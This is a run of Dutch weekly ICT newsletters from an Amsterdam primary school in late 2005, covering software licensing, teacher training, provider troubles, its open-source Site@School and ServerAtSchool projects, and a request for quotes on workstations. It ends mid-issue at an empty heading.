Naar aanleiding van uw brief, delen wij u mede dat de overeenkomst beëindigd wordt op de eerst volgende datum dat het contract tussen APS IT-diensten en Microsoft afloopt. Dit zal zijn per 31 december 2005, waarna aan de leverancier wordt doorgegeven dat uw instelling geen gebruik meer zal maken van de nieuwe overeenkomst. Wij wijzen u er met nadruk op dat per 1 januari as. uw gebruiksrecht op alle, onder deze licentieovereenkomst, in de afgelopen jaren verkregen programmatuur van Microsoft komt te vervallen. Dit gebruiksrecht komt zowel te vervallen voor programmatuur binnen de instelling als bij medewerkers thuis. Voor programmatuur die u via andere (licentie) regelingen hebt verkregen, dus buiten APS IT-diensten om, blijft u natuurlijk in het bezit van de daarbij behorende rechten en plichten. Met vriendelijke groet, APS IT-diensten

Dit wordt volgende week vervolgd.



Dat was het weer.  
groeten, Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 41 - 2005 (14 oktober)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Deze week wordt de BIC voor het eerst aan iedereen verstuurd met de nieuwsbrievenmodule van onze website. Alle oude nieuwsbrieven zijn daar ook ondergebracht.

Zie: <http://www.rosaboekdrukker.net/index.php?page=675&section=6>

Het is op de site ook mogelijk om een onderwerp voor de volgende BIC in te dienen. We zijn benieuwd.

#### **POWERPOINT**

Op maandag had het team van de OBSRB de mogelijkheid om zich te scholen in Powerpoint. Jammer genoeg waren er dubbele afspraken, waardoor er maar twee mensen konden komen. Er is toen besloten de boel op te schuiven (Jan bedankt!).

Dus de eerste bijeenkomst zal nu plaatsvinden 21 november. De tweede, op 19 december en voor de derde zoeken we nog een datum.

#### **TAAL-ICT**

Karin heeft overleg gehad met Anja van het ABC over de voortgang van de leerlijn in de groepen 6, 7 en 8. De plannen en afspraken zijn gemaakt tot maart 2006. Ook heeft Anja deze week klassenconsulten gehad in de groepen 7 en 8. Leerlingen maken een tekst (monddeling of schriftelijk) Hoe komen ze aan de informatie? Hoe presenteren ze de gevonden informatie en hoe wordt het beoordeeld? Daarvoor is een kijkwijzer ontwikkeld, die op de bijeenkomst in november verder zal worden besproken.

#### **Berenproject**

We ontvingen het verzoek vanuit Friesland om weer met hen samen te werken met het "berenproject". Dat doen we natuurlijk graag. En uit Friesland komt ook het verzoek of we nog meer scholen in Amsterdam kennen die mee willen doen met een school in Friesland. Dus als iemand een school weet die mee wil doen, dan horen wij dat graag.

#### **APS-IT**

In de laatste nieuwsbrief van het APS-IT wordt geciteerd uit onze BIC van week 36 van dit jaar. In dat citaat wordt een groot software concern vergeleken met de werkwijze van drugsdealers. Hoe die uitspraak o.a. tot stand is gekomen kan in de speech worden gelezen die in 2002 werd gehouden, toen Dirk de COS AWARD voor ICT inspirator van het jaar won.

<http://www.rosaboekdrukker.net/index.php?page=227&section=6>

Die speech was aanleiding voor een discussie met een vertegenwoordiger van het software concern. Die discussie is ook te volgen op onze site.

Het APS vindt het te ver gaan om te worden vergeleken met drugsdealer. Echter, in onze nieuwsbrief werd dat software bedrijf vergeleken met drugsdealers, niet het APS.

#### **Kennisrotonde**

We hebben twee projecten aangemeld bij de kennisrotonde van ICTopschool. Ze zijn te lezen op hun site. We hopen dat er veel scholen zullen aansluiten.

Zie: <http://www.ictopschool.net/kennis/vraagstukken/0042>

<http://www.ictopschool.net/kennis/vraagstukken/0041>

groeten en prettig weekend  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 42 - 2005 (21 oktober)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **KLEUTERSOFTWARE**

In plaats van Letterpret gaan we binnenkort een nieuw programma kiezen. Op 15 november gaan we naar de schoolbegeleidingsdienst, waar we een aantal programma's zullen bekijken.

Een ervan is de nieuwe versie van "schatkist met de muis". Ook zullen we het programma "woordenvangen" bekijken.

De leerkrachten hebben in hun postvak wat leesvoer erover. Geïnteresseerden kunnen op de volgende websites er meer over lezen.:

<http://www.zwijzen.nl/zwijzen/show/id=127915>

<http://www.schatkist.nl/zwijzen/show/id=116518>

### **ALLES TELT**

Deze week probeerden we bij Thieme Meulenhoff informatie in te winnen over het gebruik van Alles Telt voor de groepen 1 en 2. Ze hebben geen forum of site met gebruikers tips. Wie kent een school waar dat programma gebruikt wordt? We zouden namelijk heel graag een truc willen leren hoe je ervoor kunt zorgen dat leerlingen niet kunnen printen.

### **PRIORITY TELECOM**

Deze week kregen we een brief, waarin vermeld staat dat hun product gewijzigd wordt. We begrijpen totaal niet wat we moeten doen. We wachten af hoe lang onze mail nog werkt. De mail op de webserver is in elk geval helemaal verdwenen.

### **WINDOWS LICENTIES**

De kogel is door de kerk!

We hebben 70 windows licenties gekocht. De prijs was zeerbijzonder schappelijk; 6 (zes) Euro per stuk inclusief BTW.

Daarnaast kochten we Word 79 licenties, ook voor een schappelijk prijsje en een paar Word 2000 licenties. De laatste gebruiken we alleen omdat er een betere tabel functie in zit die vooral door Ronald en Karin wordt gebruikt om gemakkelijk tabellen in Site@School te kunnen importeren.

In totaal zijn we voor dik 700 € incl. BTW vrij van alle gewheel en gedeel van APS en Microsoft. Als we in hun APS' prima deal waren gestapt waren we alleen al dit jaar ongeveer 800 € kwijt geweest.

Dit alles vooruitlopend op de komst van de Nederlandse versie van OpenOffice.org 2.0.

De cursus Powerpoint die binnenkort gegeven gaat worden voor enkele enthousiastelingen gaan we al met OO doen in de Engelse versie.

### **SITE@SCHOOL NIEUWS**

Workshop

Van een collega school kregen we een verzoek om een korte Site@School workshop te geven voor een teamlid en een paar ouders. Gaan we doen. We verheugen ons er erg op.

Release versie 2.4

De release datum van versie 2.4 is verschoven naar mei 2006. Daarmee doorbreken we een traditie van een halfjaarlijkse release. Daar zijn goede redenen voor: de ontwikkeling hoeft niet meer zo snel, we willen aandacht besteden aan consolidering en grotere stabiliteit.

### **SERVERATSCHOOL NIEUWS**

Documentatie

Het is iedere week hetzelfde verhaal; we vorderen. We zijn bezig met de documentatie voor ICT coördinatoren en eindgebruikers. Jullie medewerking in de vorm van meelesen, tips en praktijkvoorbeelden wordt binnen afzienbare tijd zeer op prijs gesteld.

groeten en prettig weekend en prettige herfstvakantie

Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 44 - 2005 (4 november)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **NOMINATIE!!!**

We zijn genomineerd (vanwege S@S, S#S, Strict en de ICT-leerlijn) voor de KENNISDEELPRIJS van ICT op School!!! [Lees er meer over](#). Op 22 november wordt de winnaar bekend gemaakt. Dus zet die datum in jullie agenda's!!

### **UPC MAIL SORES**

Het gez... houdt niet op. We kregen weer brieven over de migratie naar een ander mailplatform. De brieven waren van 14 en 18 oktober. In die twee brieven kregen we voor een zelfde site een verschillend wachtwoord. Tja, welke is dan de goede? De mail deed het niet meer. De hele maandagochtend bezig geweest uit te vinden met de helpdesk waarom niet. Uiteindelijk bleek, dat onze beheerder iets aan de firewall moest doen. Maar uit de brieven was dat niet op te maken. Er stond: "wij adviseren u gebruik te maken van de DNS-servers xxxx en yyyy en van de mailhost zzzz.". Er stond niet: "U moet iets aan uw instellingen veranderen, anders werkt uw mail niet vanaf die en die datum". Enfin, alles werkt nu weer, maar het duurde onnodig lang om uit te vinden hoe het zit.

### **TOETSENBORD VALT**

Van de week holde een kind langs een tafeltje. Het toetsenbord viel op de grond en er spatten een stuk of acht toetsen over de vloer. De kinderen schrokken zich dood. We mopperden niet, maar gaven de opdracht: zet de toetsen maar weer goed terug. Dat bleek een leuke puzzel. Ze hadden het bijna goed. Alleen de Tab en Ctrl toets zaten verkeerd om en het toetsenbord doet het nog prima.

### **ICT CURSUS TEAM**

Deze week ging weer een groepje leerkrachten de computerkennis oprispen/ Deze keer kwam de digitale fotocamera flink aan bod. Daarna konden we kiezen welk ICT onderdeel we wilden oefenen. Er is veel belangstelling voor het invoegen van plaatje/foto's in een document. Iedereen is heel enthousiast, omdat je in eigen tempo en op eigen niveau iets kan leren. [Kijk hoe ijverig!!](#)

### **CURSUS ONDERBOUW**

Deze maand gaan we met de onderbouw aan de slag om de ICT leerlijn te vervolmaken. Samen met de begeleider van het ABC zijn we de eerst bijeenkomt aan het voorbereiden. We lichten een tipje van de sluier op: er is een hele leuke website met heel veel verschillende kleuterspelletjes. Die spelletjes worden regelmatig aangepast. [Kijk hier](#).

### **TAFELTOTAAL**

Tot onze schrik hadden we dit schooljaar de leerlingen nog niet verplaatst naar een hogere groep in het programma TafelTotaal. Dat is nu gebeurd, dus iedereen kan de kinderen weer lekker laten oefenen.

### **COMMUNITIES**

De Digitale Basisschool heeft in samenwerking met Kennisnet verschillende "communities". In zo'n community deel je kennis over je groep. Je kunt lesstof uitwisselen en vragen aan elkaar stellen, ideeën opdoen. Neem eens een kijkje: [www.digischool.nl](http://www.digischool.nl) (klik op docenten)

### **SINTERKLAAS**

Volgende week wat leuke links.

### **KENNISROTONDE**

Er zijn vorderingen met onze voorstellen voor de kennisrotonde. Binnekort hebben we er weer een bespreking over. Hartstikke spannend. Lees meer: [Lees meer](#).

### **SERVERATSCHOOL**

#### **S#S logo**

We zijn weer een stapje verder met de afwerking. Barry heeft een schitterend logo ontworpen. Vervolgens

heeft hij het geschikt gemaakt voor gebruik op de SAS scholen. Als je op school een werkstation opstart, komt eerst het logo voorbij. Daarmee kunnen we afscheid nemen van het oude ascii art logo. Mooi (en goed) werk Barry! Tara zag in het hekje '#' een 'A' met uitstulpingen. Dat is het precies!

#### **Documentatie**

We vorderen. Het moment nadert dat we jullie een sneak preview kunnen aanbieden.

#### **STRICT**

De gebruikersvereniging van scholen die SAS gebruiken is weer een stapje verder. De ontwerp-statuten zijn door de 'founding fathers and mothers' goedgekeurd. De volgende stap is richting notaris.

#### **Site@School**

##### **Cascading Style Sheets**

Er wordt druk gediscussieerd in het forum over de voor- en nadelen van CSS in S@S. Moeten we er aan beginnen of niet? De meningen zijn verdeeld.

Prettig Weekend.  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 45 - 2005 (11 november)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **AFSPRAKEN KLASSENCONSULTEN**

Met de leerkrachten van de groepen 6, 7 en 8 zijn afspraken gemaakt met de medewerker van de onderwijsbegeleidingsdienst om presentaties te komen bekijken in de klas. Een presentatie kan een spreekbeurt of een werkstuk of een andere publicatie zijn. Dit hoort thuis in de leerlijn voor het maken van een werkstuk: hoe maak je een tekst in je eigen woorden?

#### **SCHOLINGEN**

Volgende week twee ICT scholingen: dinsdag voor de onderbouw en donderdag voor de remediërende software "Leesladder".

#### **INLOG KLEUTERGROEPEN**

Omdat we volgende week bij het vervolmaken van de ICT leerlijn bij de kleuters de vraag gaan stellen: "moeten kleuters zelf de computer kunnen aanzetten en kunnen inloggen?", zijn er aanpassingen gedaan, zodat het ook voor kleuters een fluitje van een cent is om in te loggen Dat kan nu zonder wachtwoord. Dus met een druk op de [Enter] toets of met de muis naar de 'OK' knop. We raden aan: gebruik het toetsenbord. Makkelijker voor de kleuters en je leert ze betere gewoontes. Tevens hebben ze een nieuw image gekregen.

#### **DOORSTUREN VAN EMAILS DOOR PROVIDER**

Met ons nieuwe emailplatform werden de emails die naar ons ICT-emailadres werden gestuurd niet meer doorgestuurd naar de ICT coordinator privé. Na veel zoekwerk door verkeerde informatie van de helpdesk uiteindelijk gevonden hoe je het kunt instellen op de beheerderssite die we hebben bij Priority Telecom. Wat gaat er toch veel tijd verloren door onkundige helpdeskmedewerkers!!

#### **UPC**

We hadden weer een paar storinkjes; wegvallende internetverbinding.

#### **BEAMER**

Volgende week hopen we meer informatie te hebben over een geschikte beamer voor onze school.

#### **SINTERKLAAS**

Weer allerlei sites: [school-t.v. sinterklaasjournaal](#) [school-t.v. ideeën kennisnet](#)

#### **DIVERSEN**

Kijk eens naar de [Pols nieuwsbrief](#).

#### **Site@School**

Karin en Dirk gaven een introductie workshop Site@School voor ouders en leerkrachten van de 'Sterrenwachters' in Loosdrecht en Hilversum. Workshop was bedoeld om toekomstige gebruikers te enthousiasmeren voor het systeem. Dat lukte. [Kijk maar.](#)

#### **Importeren leerlingen**

In de nieuwe 2.4 beta komt een langverwachte faciliteit: het importeren van leerlinggegevens. Daarmee kunnen bijvoorbeeld via EDEX bestanden massaal leerlingen worden aangemaakt. Dat is makkelijk! Fred maakt gebruik van code door Peter is ontwikkeld voor ServerAtSchool. Het tool can zowel CSV als FRL bestanden aan.

#### **Compliment.**

Uit de US of A bereikte ons het volgende bericht: [\(lees het forum\)](#)

Subject : One Year Anniversary

Message : I'm just checking in to say hello, and we here at The Christ School in Orlando, Florida, USA are celebrating the completion of our first year of S@S! With deepest thanks for Fred, Dirk, et al. Our website has become far more creative and far more consistent, and far "deeper" (with more pages). Our teachers love

their ability to edit their own pages and add images, etc. And I love the fact that I now spend most of my webmaster time creating content instead of tweaking my HTML code.  
Thanks again, and I look forward to our second (and third....) years of S@S here on our side of the Atlantic.  
Kind regards,  
Rich

Waarop wij terugschreven:

Hello Rich,  
Thank you for all the kind compliments. We are very happy with your school as Site@School user. Reasons:  
- Your school's pupils contributed to S@S by proofreading the manual and finding hundreds of typo's. This is very much in the spirit of Site@School. S@S is also an educational project in itself. It gave pupils the opportunity to do real work.  
- Your school paid for its support, thus contributing to the sustainability of S@S as a project and to the notion that OSS/GPL software also has its costs.  
Let's go for another year!  
Kind regards from us here,  
The S@S development team.

### **SERVERATSCHOOL**

Documentatie

Nog één hoofdstuk en we hoeven alleen nog maar de documentatie van de eindgebruikers te doen

### **Mail doorsturen**

Met een paar kleine aanpassingen in ServerAtSchool kunnen we nu mail doorsturen. Scheelt in het checken van allerlei mailboxen.

Groet en goed weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)



++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 46 - 2005 (18 november)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

POWERPOINT CURSUS VAN 21 NOVEMBER gaat niet door. Wordt verzet.

### **SCHOLING ONDERBOUW (KLEUTERS)**

Deze week gingen we kijken of er een opvolging voor Letterpret is. We bekeken de nieuwe "Schatkist met de muis". Ook bij deze versie van schatkist werd er geïrriteerd gereageerd op de stem in het programma. Er is een volwassene die met een kinderstem praat. De reactie van de collega's was: "waarom praten ze niet gewoon tegen de kinderen?" Ook het niveau in de lijn van ontluikende geletterdheid vonden ze veel te hoog. Niet enthousiast dus.

Wel werden ze enthousiast bij het voorbeeld wat je kunt doen met foto's die je met de digitale camera neemt in de klas. In een simpele PowerPoint presentatie kan er een handzaam leermiddel worden gemaakt dat direct aansluit bij het thema dat aan de orde is

Voor de goede orde bij de lezers: er wordt bij ons op school gewerkt met "startblokken" [Lees meer over Startblokken.](#)

Verder werd afgesproken, dat bekeken wordt met de leerlingen hoe de spelletjes van [Z@ppflat](#) bevallen.

### **ALGHELE SCHOLINGSDOORLICHTING**

Karin en Jan hebben alle onderdelen van de ICT scholingen en begeleiding en klassenconsulten en software scholingen nagelopen en een doe-lijst opgesteld. Karin gaat daarmee aan de slag. Probleem dat telkens opduikt: de scholingen over de remediërende software zijn moeilijk te organiseren op een dag dat zoveel mogelijk mensen werken. De scholing van leesladder ging deze week niet door. De directie heeft al voorgesteld er onder schooltijd tijd voor vrij te maken. Maar als je alles bij elkaar optelt wordt dat wel een hele studiedag. Want voor het goed gebruiken van het programma Maatwerk moeten we ook nog geschoold worden.

### **TECHNIKA 10**

In januari zal het aanbod NaSchoolseActiviteiten worden uitgebreid met het onderdeel "computers voor meisjes". Meisjes uit groep 5 en 6 zullen dan 10 weken allerlei ICT kneepjes leren die ze ook thuis -als er een computer is- kunnen toepassen. Het onderdeel "je eigen web site maken" zal eruit bestaan dat ze in HTML code dat leren. Gelukkig is dat ook toepasbaar in een leerling-pagina op de site van de Rosa Boekdrukker. Er kunnen 12 meisjes meedoen. Daarom gaan we nu haast maken met het creëren van extra computerplekken op de bovenste verdieping

### **TREMA**

Van de week kwam een leerling uit een bovenbouwgroep aan ons vragen hoe een trema op de e moet worden geplaatst. Zo'n vraag zou een kind ook aan een medeleerling kunnen stellen.

### **LICENTIES**

Deze week kwamen de licenties binnen voor Windows en Word. Zodat we het APS in 2006 niet meer nodig hebben.

### **KENNISROTONDE**

Deze week hebben we opnieuw de vraag geformuleerd voor de kennisrotonde bij [de Stichting ICTopSchool](#). Het gaat nu ongeveer zo luiden: "wat moet er allemaal gebeuren om leerlingen hun teksten te laten publiceren op een website?" Als de vraag wordt gehonoreerd, krijgen we geld om onderzoek te doen.

### **PRIJSUITREIKING**

Dinsdag 22 november gaan we naar Utrecht voor de Kennisdeler prijs. We hopen op een eerste prijs. De uitreiking vindt plaats tijdens het congres "Leren vernieuwen met ICT".

### **ROOTKIT**

Jullie hebben vast gehoord van de 5 miljoen Sony CD's die een rootkit bevatten waardoor crackers nog makkelijker toegang krijgen tot je computer.

Een rootkit is een verzameling gereedschappen die een computer inbreker via een achterdeur toegang verschaft tot een systeem, daar data te verzamelen van andere systemen in het netwerk en te maskeren dat

het systeem besmet is.

Karin: Een rootkit is een tool dat witte pieten gebruiken.

### **OpenOffice.org**

OpenOffice.org is een compleet gratis office pakket. Het werkt hetzelfde als Microsoft Office 2003 en schijnt er ook geheel hetzelfde uit te zien. Wereldwijd in gebruik als vervanger van MS Office. Veel Nederlandse gemeenten werken er ook mee.

De Nederlandse versie 2.0 is beschikbaar! Weliswaar zijn nog niet alle helpbestanden volledig vertaald, maar er is verder prima mee te werken. Probeer 'm en gebruik ons gemeenschapsgeld nog beter! [Hier downloaden](#) en kies het bestand:

[OOo\\_2.0.0rc3\\_051014\\_Win32Intel\\_install\\_nl.exe](#)

Groet en goed weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 47 - 2005 (25 november)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### CONGRES ICT EN LEREN

In Utrecht vond voorafgaand aan ondergenoemde Kennisdelerprijs een congres plaats over ICT en Leren.. 's Ochtends waren er twee plenaire bijeenkomsten. Tussen de middag een lunch met allerlei stands van ICT activiteiten. Je kon bij veel stands zien wat andere scholen opgezet hebben op ICT gebied.'s Middags waren er drie workshop-rondes. Het was beslist de moeite waard, maar er blijft toch altijd een kloof bestaan tussen allerlei leuke ideeën en het enthousiasmeren van je eigen team.

### KENNIS-DELER PRIJS 2005

Onze school, de Rosa Boekdrukker, was één van de drie genomineerden voor de Kennisdeler 2005 prijs van Stichting ICT op School.

Gevieren (Fred, Peter, Karin en Dirk) waren we uitgenodigd voor de uitreiking. Twee personen per genomineerde mochten op het podium staan. Goed Gejat 2005 prijs werd gelijktijdig uitgereikt en had ook 3 genomineerden. Zo stonden wij met 12 mensen op het podium!

De zenuwen gierden ons door de keel. Trillend als espenbladen wachtten wij het eindoordeel van de jury af... [\(zie foto's\)](#)

Helaas.

Winnaar werd het Op Maat Platform, een samenwerkingsverband tussen 6 mytyl/tytylscholen en ICT&E, ondersteund door Kennisnet.

Vanuit het standpunt van de jury (waarin ook scholieren waren vertegenwoordigd) was de keuze terecht. Wat wij delen (Site@School, ServerAtSchool, gebruikersvereniging STRICT, ICT leerlijn) is niet flitsend en niet direct op leerlingen gericht.

Erger dan het niet krijgen van de prijs, was dat we ons verhaal onvoorgedragen bleef. Een klein stukje willen we jullie daaruit niet onthouden:

[knip inleiding]

Wij delen kennis, inderdaad. Maar nog veel meer mensen delen hun kennis met ons. Daarover willen we hier iets kwijt en we willen ook enkele woorden richten tot de Stichting ICT op school zelf. Eerst over het delen van kennis. Dat doen we al jaren met onze wekelijkse ICT nieuwsbrief. Iedere week delen we de ICT vreugden en smarten van onze werkvloer.

[knip verhaal over hoe bij S#S en SAS kennis wordt gedeeld]

Door het ontwikkelen van Site@School en ServerAtSchool krijg je nogal wat kennis over educatieve software. Laten we zeggen "er is goede en er is 'minder goede software'".

Je krijgt kennis over aanbieders van ICT diensten en netwerken. Laten we zeggen "er zijn 'minder goede' maar toch ook 'goede'".

Je krijgt kennis over hoe aanbieders omgaan met basisscholen. Laten we zeggen: je hebt basisscholen die daar niet tegen opgewassen zijn en je hebt basisscholen die daar helemaal niet tegen opgewassen zijn.

Hierna hadden we nog een paar ideeën voor de Stichting ICT op School.

Tot zover het verhaal dat niet doorging.

Vervolgens was er een receptie waar we nog wat bekenden tegenkwamen. Gelukkig was er gratis drank voor de verliezers. Dat was wel nodig. :-)

Gelukkig vond het team, dat we wel een troostprijs verdiend hadden [\(zie foto\)](#)

Goed weekend,  
Karin Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 48 - 2005 (2 december)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **SINT**

Deze week is de BIC op rijm en kort,  
want over ICT werd weinig gemord  
Vreugde viel er ook niet te beleven  
Wat heeft de week dan aan nieuws gegeven?  
"Lees en huiver" schrijven wij vaak.  
Op ICT gebied is het niet altijd raak.  
Nu echter ruim baan voor het kleine leed  
dat ICT deze week de gebruikers aandeed

### **BEELDSCHERM**

Gerda stuurt geen stortingformulier,  
maar meldt zich op het ICT hoofdkwartier.  
"Mijn beeld zit vol met vreemde vlekken!".  
Monitormazelen? ICTschurftplekken?  
Wij wisten, gelukkig uit ervaring,  
voor het verschijnsel een verklaring.  
Geen monitorzweer of beelschermkrentenbaard,  
maar een langzaam bezwijkende videokaart  
Fluks deden wij de computerwisseltruc.  
Gerda's vreugd kon niet meer stuk.

### **PRINTERLEED**

Maarten meldde storing aan printer  
Naarstig zoeken.... Dirk vind er  
eentje die ons voor raadsels stelt:  
CUPS was wederom geveld.  
Dat is geen BH voor papier of afdrukplaat,  
maar de server die met alle printers praat.  
De oorzaak blijft voorlopig een mysterie  
en drijft ons af en toe tot hysterie.

### **SERVERATSCHOOL**

De documentatie is bijna helemaal af,  
maar de laatste loodjes zijn welhaast een straf  
Tot Peters ongenoegen moet hij kennis nemen  
van domme, of geheime Windows genen  
Voor hem, die altijd alles weten wil,  
is Window een een breinafstompemd paskwil.  
Hij weet het OS in vorm te slijpen.  
Nu danst het redelijk naar zijn pijpen.  
"Safe kan Windows nooit worden" bromde hij.  
"Alleen 'nixen's veiligheid maakt mij blij".

### **Site@School**

Vreugde aan het Site@School front  
vanwege de bug die Fred vond.  
's Beestje's leven eindigde tragisch  
via een commando; automagisch.  
Sint treurt over zoveel dierenleed  
bij een vernietiging, zo compleet.  
Bug's laatste rustplaats is /dev/null  
Genoeg nu van deze rijmflauwekul!

De afdeling wenst u een Sint zonder kater of hik.  
Volgende week gelukkig weer een gewone BIC.  
Sint en Piet

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 49 - 2005 (9 december)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **STAND VAN ZAKEN ICT LEERLIJN.**

##### **HEBBEN DE GROEPEN DE OPDRACHTEN GEDAAN?**

Dat kwam in een bouwvergadering aan de orde. Nog steeds is een struikelpunt: hoe/wanneer leer je kinderen een nieuwe techniek aan op de computer? Hoe organiseer je dat? Het oefenen met de aanwezige software levert over het algemeen geen problemen op.

##### **UPC en XS4ALL**

Deze week lag de kabel van UPC er weer een paar keer uit. We worden het zat. We gaan over op het scholenaanbod van XS4ALL. Alsof meneer UPC het hoorde; ze belden meteen en zeiden dat de verbinding naar ons slecht was en of ze konden komen meten. Helaas, te laat... Ze zouden vandaag (vrijdag 9 december) komen, maar we hebben hen nog niet gezien. (16.20 uur)

##### **ESIS**

Volgende week zal Karin met telefoon handsfree -ondersteund op afstand door Peter- het exportprogramma van de leerlinggegevens exporteren naar het Monitorbedrijf. Dat programma haalt de gegevens van het schooljaar 2004-2005 op. We wachten het vol spanning af, want het email programma Outlook zal vanzelf openen. We zijn benieuwd....

##### **FOTOGRAFIE**

Bij ons op school is fotograferen erg in trek. Het wordt nu hoog tijd om meer mensen op te leiden om de foto's op de website te zetten. Helaas zitten er nog wat rommeligheden in ons [foto-album](#). Dat moet eerst opgeruimd worden.

##### **TOETSENBORD.**

Van de week troffen we (5 december surprise???) op onze werkplek een toetsenbord aan in een plastic verpakking. Joepie, dachten wij, een toetsenbord. Groot was onze teleurstelling, dat na het uitpakken het geen draadloos toetsenbord was, maar een toetsenbord waar de draad van afgeknipt was. Welke Piet heeft ons die poets gebakken? En waar blijft dan het echte kado?

##### **NIEUWE COMPUTERS**

De kogel is door de kerk, we gaan over op nieuwe werkstations. We hebben bij drie leveranciers een offerte gevraagd. Dat deden we zo:

Geachte mevrouw, mijnheer,

Wij zijn in de markt voor 70 (zeventig) werkstations. Wij denken aan tweedehands systemen. Ze moeten identiek zijn; dit in verband met het probleemloos werken na het terugzetten van disk images. Zie ook opmerking onder. Onderstaand onze eisen en wensen:

##### **EISEN AAN WERKSTATIONS:**

- Intel CPU, minimaal 1 GHz
- 256 MB RAM minimaal
- IDE-disk 4 GB minimaal
- Netwerk: 10/100 Mbps met PXE; het systeem \_moet\_ kunnen booten met PXE
- Video: 1024 x 768 x 16 minimaal
- Floppy: optioneel
- CD-ROM: optioneel (\*)
- USB: versie 1.1 minimaal
- Drivers voor Windows 98 SE beschikbaar
- Geruisloze voeding + koeling (ivm gebruik \_in\_ de klaslokalen)
- Desktop i.v.m. ruimtegebrek.

(\*) Voor het gros van de machines is een CD-ROM speler NIET nodig, maar er moet er minimaal 1 zijn die WEL een CD-ROM speler heeft opdat er software geïnstalleerd kan worden.

Van belang is dat alle werkstations \_identiek\_ zijn. Dat betekent:

- hetzelfde moederbord
- dezelfde chipset (en versienummer)
- dezelfde BIOS (en versienummer)
- identieke uitbreidingskaarten (en versienummer)
- uitbreidingskaarten telkens op dezelfde plaats

#### AANVULLENDE WENSEN WERKSTATIONS

- De CPU mag meer MHz hebben
- Meer geheugen dan 256 MB mag
- Een grotere disk dan 4G mag, zolang de BIOS er geen problemen mee heeft (bekende moeilijke grenzen zijn: 33.8 GB en 137 GB; 20G of 30G zijn veilige keuzes)
- Audio: 3,5mm hoofdtelefoonaansluiting aan voorzijde kast
- USB: aansluitingen aan de voorzijde
- De USB mag versie 2.0 zijn mits er drivers meegeleverd worden.
- Een ingebouwde luidspreker (mono of stereo) die uitgeschakeld wordt als een hoofdtelefoon wordt aangesloten
- Kleine kast (ivm ruimtegebrek \_in de klas\_)
- Geen ingebouwd (win)modem of in ieder geval uitschakelbaar

Tot zover onze eisen en wensen.

Wat zou u voor ons kunnen betekenen?

Met vriendelijke groet,  
etc.

-----  
Wellicht bevat bovenstaande mail een paar aandachtspuntjes waar jullie iets aan hebben voor als je zelf weer moet inkopen.

Tot nu toe horen we dat eigenlijk alle P4 werkstations USB en entrees voor geluid aan de voorkant hebben.

We hopen voor dik onder de 200 Euro per werkstation uit te komen.

Binnen afzienbare tijd komen onze P2 , 400 MHz, 128 Mb RAM, 4 Gig HD werkstations vrij. Belangstelling?

#### **SERVERATSCHOOL**

We vorderen...

#### **SITEATSCHOOL**

De derde beta versie van Site AtSchoolS is vandaag uit. LET OP: Met EDEX ondersteuning! Zo kun je met een leerlingenbestand uit bijvoorbeeld ESIS of LAR etc. alle leerlingen in één keer invoeren. Een absolute kraker! Dit dankzij een gemeenschappelijk gebruik van de code van ServerAtschool in SiteAtSchool. Ook als je andere bestandsformaten gebruikt kun je massaal leerlingen invoeren.

Verder zitten het langverwachte multiple file upload programma en de nieuwe fck editor er in. Met het file upload programma kun je in één keer al je foto's op de site zetten. De nieuwe fck editor is de opvolger van de HTMLarea editor; een project dat helaas niet meer bestaat. In de nieuwe editor zit een feature waarmee je Word documenten kunt opschonen zodat ze netjes op je site komen.

Je kunt de nieuwe beta uploaden via het [forum](#): Let op: dit is beta software. Eerst testen en eventuele bug melden op het forum. De nieuwe versie komt in mei 2006 uit.

Dat was het weer. Groeten en prettig weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 50 - 2005 (16 december)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### POWERPOINT

Maandag hebben we na schooltijd de eerste powerpoint cursus. Binnenkort dus veel te zien. De beamer hebben we nog niet.

### EXPORTPROGRAMMA

Afgelopen maandag ging Karin met de koptelefoon onder begeleiding van Peter het exportprogramma uitvoeren.

De ESIS gegevens moesten worden opgestuurd naar het "monitorbedrijf". Na wat opstartproblemen kon Karin het wel alleen. Maar... naar 53% van het verzamelen van de gegevens liep het programma vast. Dat verzamelen had al dik een half uur geduurd. Op een tweede computer gebeurde hetzelfde. (weer een dik half uur) Dus bellen met de helpdesk. Er zou worden teruggebeld. Dat gebeurde een paar uur later. Na het aanhoren van de problemen werd gevraagd: "met welke versie van WINDOWS werkt u?" – "Met windows 98.". Ja dat is een bekend probleem. We werken eraan.

Een paar uur later kwam er een mailtje: Of de back-up opsturen per email, of met het meegezonden file-tje de .ini aanpassen. op de C-schijf.

Daarop hebben we een mail gecomponeerd met de volgende strekking: "u laat ons modderen in kostbare tijd, terwijl u weet dat het niet werkt, dus kom de gegevens hier zelf halen"

Nog geen antwoord ontvangen; maar woest waren we wel.

### TAFEL TOTAAL

